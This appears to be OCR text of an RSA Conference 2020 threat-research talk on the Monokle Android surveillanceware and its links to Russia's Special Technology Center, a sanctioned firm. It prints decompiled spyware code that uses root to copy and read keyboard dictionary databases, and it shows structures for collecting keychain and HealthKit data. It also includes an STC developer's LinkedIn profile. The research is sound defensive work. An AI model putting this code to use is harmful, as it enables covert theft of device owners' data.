        String v0 = new File(Environment.getDataDirectory(), "data/com.android.providers.userdictionary/databases/user_dict.db").getAbsolutePath();
        File v1 = new File(App.getContext().getCacheDir(), "5f2bqwko.db");
        if(RootHelper.getInstance().ddRawCopyFile(v0, v1.getAbsolutePath())) {
            RootHelper v2 = RootHelper.getInstance();
            v0 = v0 + "-journal";
            v2.ddRawCopyFile(v0, v1.getAbsolutePath() + "-journal");
            v0_1 = UserDictionaryList.getDictionaryFromDb(arg6, v1);
            v2 = RootHelper.getInstance();
            v2.executeNoRootCommand("rm -r " + v1.getAbsolutePath() + "*");
        }
        else {
            v0_1 = 0;
        }

        if(RootHelper.getInstance().ddRawCopyFile(new File(Environment.getDataDirectory(), "data/com.asus.ime/files/dictionary.dic").getAbsolutePath(), v1.getAbs
            if(UserDictionaryList.getDictionaryFromAsus(arg6, v1) == 0) {
                v0_1 = 0;
            }

            RootHelper v6 = RootHelper.getInstance();
            v6.executeNoRootCommand("rm -r " + v1.getAbsolutePath() + "*");
        }

        return v0_1;
    }
}
```

C2 Communication (Outbound TCP)



C2 Communication (SMS)



Thrift - Defining Interfaces

```
/**
 * Ahh, now onto the cool part, defining a service. Services just need a name
 * and can optionally inherit from another service using the extends keyword.
 */
service Calculator extends shared.SharedService {

  /**
   * A method definition looks like C code. It has a return type, arguments,
   * and optionally a list of exceptions that it may throw. Note that argument
   * lists and exception lists are specified using the exact same syntax as
   * field lists in struct or exception definitions.
   */

   void ping(),

   i32 add(1:i32 num1, 2:i32 num2),

   i32 calculate(1:i32 logid, 2:Work w) throws (1:InvalidOperation ouch),

   /**
    * This method has a oneway modifier. That means the client only makes
    * a request and does not listen for any response at all. Oneway methods
    * must be void.
    */
   oneway void zip()

}
```

Thrift - Generating Code

```
adam.bauer@tor-m-abaue02 ~/git/thrift/tutorial (git)-[master] {10201} % thrift -r --gen java tutorial.thrift
adam.bauer@tor-m-abaue02 ~/git/thrift/tutorial (git)-[master] {10202} % ls -R gen-java
shared   tutorial

gen-java/shared:
SharedService.java SharedStruct.java

gen-java/tutorial:
Calculator.java        InvalidOperation.java  Operation.java         Work.java              tutorialConstants.java
adam.bauer@tor-m-abaue02 ~/git/thrift/tutorial (git)-[master] {10203} %
```

Evidence of iOS components - GetKeychain/SetKeychain

```
    public IScheme getScheme() {
        return this.getScheme();
    }
}

public enum _Fields implements TFieldIdEnum {
    public static final enum _Fields ACCESS_GROUP;
    public static final enum _Fields ACCOUNT;
    public static final enum _Fields CLASS_TYPE;
    public static final enum _Fields GENERIC;
    public static final enum _Fields LABEL;
    public static final enum _Fields SERVER;
    public static final enum _Fields SVC;
    public static final enum _Fields VALUE;
    private final String _fieldName;
    private final short _thriftId;
    private static final Map byName;

    static {
        _Fields.CLASS_TYPE = new _Fields("CLASS_TYPE", 0, 1, "classType");
        _Fields.VALUE = new _Fields("VALUE", 1, 2, "value");
        _Fields.ACCOUNT = new _Fields("ACCOUNT", 2, 100, "account");
        _Fields.SVC = new _Fields("SVC", 3, 101, "svc");
        _Fields.ACCESS_GROUP = new _Fields("ACCESS_GROUP", 4, 102, "accessGroup");
        _Fields.LABEL = new _Fields("LABEL", 5, 103, "label");
        _Fields.GENERIC = new _Fields("GENERIC", 6, 104, "generic");
        _Fields.SERVER = new _Fields("SERVER", 7, 105, "server");
        _Fields.$VALUES = new _Fields[]{_Fields.CLASS_TYPE, _Fields.VALUE, _Fields.ACCOUNT, _Fields.SVC, _Fields.ACCESS_GROUP, _Fields.LABEL, _Fields.GENERIC,
        _Fields.byName = new HashMap();
        Iterator v0 = EnumSet.allOf(_Fields.class).iterator();
        while(v0.hasNext()) {
            Object v1 = v0.next();
```

Evidence of iOS components - GetHealthKit

```
EnumMap v0 = new EnumMap(_Fields.class);
((Map)v0).put(_Fields.SEX, new FieldMetaData("sex", 2, new EnumMetaData(16, BiologicalSex.class)));
((Map)v0).put(_Fields.BLOOD_TYPE, new FieldMetaData("bloodType", 2, new EnumMetaData(16, BloodType.class)));
((Map)v0).put(_Fields.WEIGHT, new FieldMetaData("weight", 2, new FieldValueMetaData(4)));
((Map)v0).put(_Fields.HEIGHT, new FieldMetaData("height", 2, new FieldValueMetaData(4)));
((Map)v0).put(_Fields.START_DATE, new FieldMetaData("startDate", 2, new FieldValueMetaData(10, "UnixTime")));
((Map)v0).put(_Fields.END_DATE, new FieldMetaData("endDate", 2, new FieldValueMetaData(10, "UnixTime")));
((Map)v0).put(_Fields.HEART_RATE, new FieldMetaData("heartRate", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
((Map)v0).put(_Fields.STEPS, new FieldMetaData("steps", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
((Map)v0).put(_Fields.DISTANCE, new FieldMetaData("distance", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
BaseSystemResponse_GetHealthKit.metaDataMap = Collections.unmodifiableMap(((Map)v0));
FieldMetaData.addStructMetaDataMap(BaseSystemResponse_GetHealthKit.class, BaseSystemResponse_GetHealthKit.metaDataMap);
```

Evidence of iOS components - ApnsRegistration

```
public enum _Fields implements TFieldIdEnum {
    public static final enum _Fields BUNDLE_ID;
    public static final enum _Fields DEVICE_TOKEN;
    public static final enum _Fields TEAM_ID;
    private final String _fieldName;
    private final short _thriftId;
    private static final Map byName;

    static {
        _Fields.TEAM_ID = new _Fields("TEAM_ID", 0, 1, "teamId");
        _Fields.DEVICE_TOKEN = new _Fields("DEVICE_TOKEN", 1, 2, "deviceToken");
        _Fields.BUNDLE_ID = new _Fields("BUNDLE_ID", 2, 3, "bundleId");
        _Fields.$VALUES = new _Fields[]{_Fields.TEAM_ID, _Fields.DEVICE_TOKEN, _Fields.BUNDLE_ID};
        _Fields.byName = new HashMap();
        Iterator v0 = EnumSet.allOf(_Fields.class).iterator();
        while(v0.hasNext()) {
            Object v1 = v0.next();
            _Fields.byName.put(((_Fields)v1).getFieldName(), v1);
        }
    }
```

RSAConference2020

Special Technology Center (STC)

Using this new authority, the President has sanctioned nine entities and individuals: two Russian intelligence services (the GRU and the FSB); four individual officers of the GRU; and three companies that provided material support to the GRU's cyber operations.

- The Main Intelligence Directorate (a.k.a. Glavnoe Razvedyvatel'noe Upravlenie) (a.k.a. GRU) is involved in external collection using human intelligence officers and a variety of technical tools, and is designated for tampering, altering, or causing a misappropriation of information with the purpose or effect of interfering with the 2016 U.S. election processes.
- The Federal Security Service (a.k.a. Federalnaya Sluzhba Bezopasnosti) (a.k.a FSB) assisted the GRU in conducting the activities described above.
- The three other entities include the Special Technology Center (a.k.a. STLC, Ltd. Special Technology Center St. Petersburg) assisted the GRU in conducting signals intelligence operations; Zorsecurity (a.k.a. Esage Lab) provided the GRU with technical research and development; and the Autonomous Noncommercial Organization "Professional Association of Designers of Data Processing Systems" (a.k.a. ANO PO KSI) provided specialized training to the GRU.
- Sanctioned individuals include Igor Valentinovich Korobov, the current Chief of the GRU; Sergey Aleksandrovich Gizunov, Deputy Chief of the GRU; Igor Olegovich Kostyukov, a First Deputy Chief of the GRU; and Vladimir Stepanovich Alexseyev, also a First Deputy Chief of the GRU.

The following entities have been added to OFAC's SDN List:

AUTONOMOUS NONCOMMERCIAL ORGANIZATION PROFESSIONAL ASSOCIATION OF DESIGNERS OF DATA PROCESSING SYSTEMS (a.k.a. ANO PO KSI), Prospekt Mira D 68, Str 1A, Moscow 129110, Russia; Dom 3, Lazurnaya Ulitsa, Solnechnogorskiy Raion, Andreyevka, Moscow Region 141551, Russia; Registration ID 1027739734098 (Russia); Tax ID No. 7702285945 (Russia) [CYBER2].

FEDERAL SECURITY SERVICE (a.k.a. FEDERALNAYA SLUZHBA BEZOPASNOSTI; a.k.a. FSB), Ulitsa Kuznetskiy Most, Dom 22, Moscow 107031, Russia; Lubyanskaya Ploschad, Dom 2, Moscow 107031, Russia [CYBER2].

MAIN INTELLIGENCE DIRECTORATE (a.k.a. GLAVNOE RAZVEDYVATEL'NOE UPRAVLENIE (Cyrillic: ГЛАВНОЕ РАЗВЕДЫВАТЕЛЬНОЕ УПРАВЛЕНИЕ); a.k.a. GRU; a.k.a. MAIN INTELLIGENCE DEPARTMENT), Khoroshevskoye Shosse 76, Khodinka, Moscow, Russia; Ministry of Defence of the Russian Federation, Frunzenskaya nab., 22/2, Moscow 119160, Russia [CYBER2].

SPECIAL TECHNOLOGY CENTER (a.k.a. STC, LTD), Gzhatskaya 21 k2, St. Petersburg, Russia; 21-2 Gzhatskaya Street, St. Petersburg, Russia; Website stc-spb.ru; Email Address stcspb1@mail.ru; Tax ID No. 7802170553 (Russia) [CYBER2].

ZORSECURITY (f.k.a. ESAGE LAB; a.k.a. TSOR SECURITY), Luzhnetskaya Embankment 2/4, Building 17, Office 444, Moscow 119270, Russia; Registration ID 1127746601817 (Russia); Tax ID No. 7704813260 (Russia); alt. Tax ID No. 7704010041 (Russia) [CYBER2].

https://www.treasury.gov/resource-center/sanctions/Programs/Documents/cyber2_eo.pdf
https://www.treasury.gov/resource-center/sanctions/OFAC-Enforcement/Pages/20161229.aspx


СТЦ
СПЕЦИАЛЬНЫЙ
ТЕХНОЛОГИЧЕСКИЙ
ЦЕНТР
INDUSTRY LEADER
Leading company in the production of radio monitoring equipment and systems in Russia

STATIONARY COMPLEXES

PRODUCTS

Stationary complexes

Bars MPI-3

Station to combat radio-controlled aircraft models

Mobile complexes

Wearable complexes

Bars MPI-3 stationary

The Bars-MPI3 complex is designed for direction finding of VHF-UHF radio emission sources, measurement of radio signal parameters, electric field strength and, including control of parameters and service information in modern digital communication networks and television broadcasting.

MORE DETAILS


Station to combat radio-controlled aircraft models

Overlap in signing certificates for Monokle and STC's APKs


Package Name	App Name	Version
com.android.generalcontrol	App Control	2
defender.stc.com.defender	Defender	2
com.android.generalcontrol	App Control	1
com.system.security_update	Security update service	2
com.android.pathfinder	PathFinder	2
com.android.pathfinder	PathFinder	3
com.android.netmonitor	Netmonitor	24
com.android.generalcontrol	App Control	1
com.android.pathfinder	PathFinder	3
com.android.generalcontrol	App Control	1

Overlap in signing certificates with an STC employee's personal Android project


Package Name	App Name	Version
stc.defenderui	DefenderUI	1
com.wxy.vpn2017	VPN 2017	42
com.example.rxjavatest	RxJavaTest	1
com.stc.sip	SIP	1
com.stc.sip	SIP	1
com.wxy.vpn	vpn	1
defender.stc.com.defender	Defender	5
[redacted]	TaskEdge	2
defender.stc.com.defender	Defender	5



Connect
More...
Senior android developer/Team Lead
Saint Petersburg, Russian Federation · 64 connections ·
Contact info
Experience
Lead Android Developer
Apr 2019 – Present · 4 mos
Saint Petersburg, Russian Federation
Development and support different projects. Tech stack: Kotlin, ToothPick, MVP, Cicerone, Clean Architecture, RxJava2, Retrofit, Moxy.
Android Developer
Aug 2018 – Mar 2019 · 8 mos
Saint Petersburg, Russian Federation
- Support existing project
- Architecture and refactoring planning
- Strategic planning... See more
Development Team Lead
STC Ltd.
Sep 2017 – Aug 2018 · 1 yr
Saint Petersburg, Russian Federation
– Team lead of "Defender" antivirus project and other android applications for government customer.
- Development ASP.NET Core 2.0 server + MS SQL
- Other android projects development
Tech: Java/Kotlin, OkHttp, ASP.NET Core 2.0, MS SQL Server, JavaScript See less


Android Software Development Projects by STC




Package name: defender.stc.com.defender









